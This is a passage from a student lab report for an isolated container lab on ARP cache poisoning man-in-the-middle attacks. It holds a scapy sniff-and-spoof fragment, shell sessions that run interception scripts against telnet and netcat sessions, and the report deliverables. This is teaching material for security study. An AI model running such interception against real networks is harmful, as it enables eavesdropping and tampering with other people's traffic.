f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

It should be noted that the code above captures all the TCP packets, including the one generated by the program itself. That is undesirable, as it will affect the performance. Students need to change the filter, so it does not capture its own packets.

Here is the altered code that you should use:

According to the prompt, we modify the content and replace all letters with Z. Regarding filtering, we choose to **f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'** directly lock the mac address.

Run the python code given to you – **t24.py**

Next, turn off forwarding and start the man-in-the-middle attack:

```
[06/16/24]seed@VM:~/.../Labsetup$ docksh M-10.9.0.105
root@90b4acc3c349:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@90b4acc3c349:/# cd volumes/
root@90b4acc3c349:/volumes# ls
t1a.py t1b.py t1c.py t21.py t22pro.py t24.py
root@90b4acc3c349:/volumes# python3 t24.py
```

Now try to type any message in the telnet connection of (10.9.0.5) and see what you observe in the Machine M(10.9.0.105) after running the python script.

```
seed@6f0a5e546691:~$
```

The first message: **Juniper**

The second message: **Networks**

Behaviour of Telnet. In Telnet, typically, every character we type in the Telnet window triggers an individual TCP packet, but if you type very fast, some characters may be sent together in the same packet. That is why in a typical Telnet packet from client to server, the payload only contains one character. The character sent to the server will be echoed back by the server, and the client will then display the character in its window. Therefore, what we see in the client window is not the direct result of the typing; whatever we type in the client window takes a round trip before it is displayed. If the network is disconnected, whatever we typed on the client window will not display, until the network is recovered. Similarly, if attackers change the character to Z during the round trip, Z will be displayed at the Telnet client window, even though that is not what you have typed.

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

This task is similar to Task 2, except that Hosts A and B are communicating using **netcat**, instead of **telnet**. Host M wants to intercept their communication, so it can make changes to the data sent between A and B. You can use the following commands to establish a **netcat** TCP connection between A and B:

First, open the deception program in step 2 in Machine M's shell. The deception cannot be stopped, otherwise it will automatically resume.

```
[06/17/24]seed@VM:~/.../Labsetup$ docksh M-10.9.0.105
root@8ac7d8b88887:/# cd volumes/
root@8ac7d8b88887:/volumes# python3 t22pro.py
```

On Host B (server, IP address is 10.9.0.6), run the following:

```
# nc -lp 9090
```

```
[06/16/24]seed@VM:~/.../Labsetup$ docksh B-10.9.0.6
root@6f0a5e546691:/# nc -lp 9090
```

On Host A (client), run the following:

```
# nc 10.9.0.6 9090
```

```
[06/17/24]seed@VM:~/.../Labsetup$ docksh A-10.9.0.5
root@55ac16991918:/# nc 10.9.0.6 9090
```

When we input content on Machine A, Machine B can receive the information. However, when we input specific content, it will be replaced.

Such as here:

Run the python code given to you – **t3a.py**

Machine M (Attackers Machine):

```
root@8ac7d8b88887:/# cd volumes/  
root@8ac7d8b88887:/volumes# python3 t31.py  
***** MITM attack on Netcat *****
```

Please state your observation on Machine(M) after you perform the below two tasks.

Machine A: Input Message

```
[06/17/24]seed@VM:~/.../Labsetup$ docksh A-10.9.0.5  
root@55ac16991918:/# nc 10.9.0.6 9090  
METCS  
SECURITY  
Network
```

Machine B: Output Message

```
[06/17/24]seed@VM:~/.../Labsetup$ docksh B-10.9.0.6  
root@6f0a5e546691:/# nc -lp 9090
```

This can also be confirmed in the attacker's script.

And finally, shutdown all the dockers and containers:

Command: **dcdown**

```
[06/16/24]seed@VM:~/.../Labsetup$ dcdown
```

Deliverables

Please submit the lab report in a single document named *CS690-LAB1-yourlastname*.

Please submit a DOC document and/or a PDF file in case the format is not compatible across the platform. The lab report should include:

1. Title, author(s)
2. Table of Content
3. The detailed steps and results using text description and/or screenshots that answer the above questions and demonstrate your lab progress.
4. A summary of your own reflection of the lab exercise, such as:
 - a) What is the purpose of the lab in your own words?
 - b) What do you learn? Do you achieve the objectives?
 - c) Is this lab hard or easy? Are the lab instructions clear?
 - d) Any other feedback?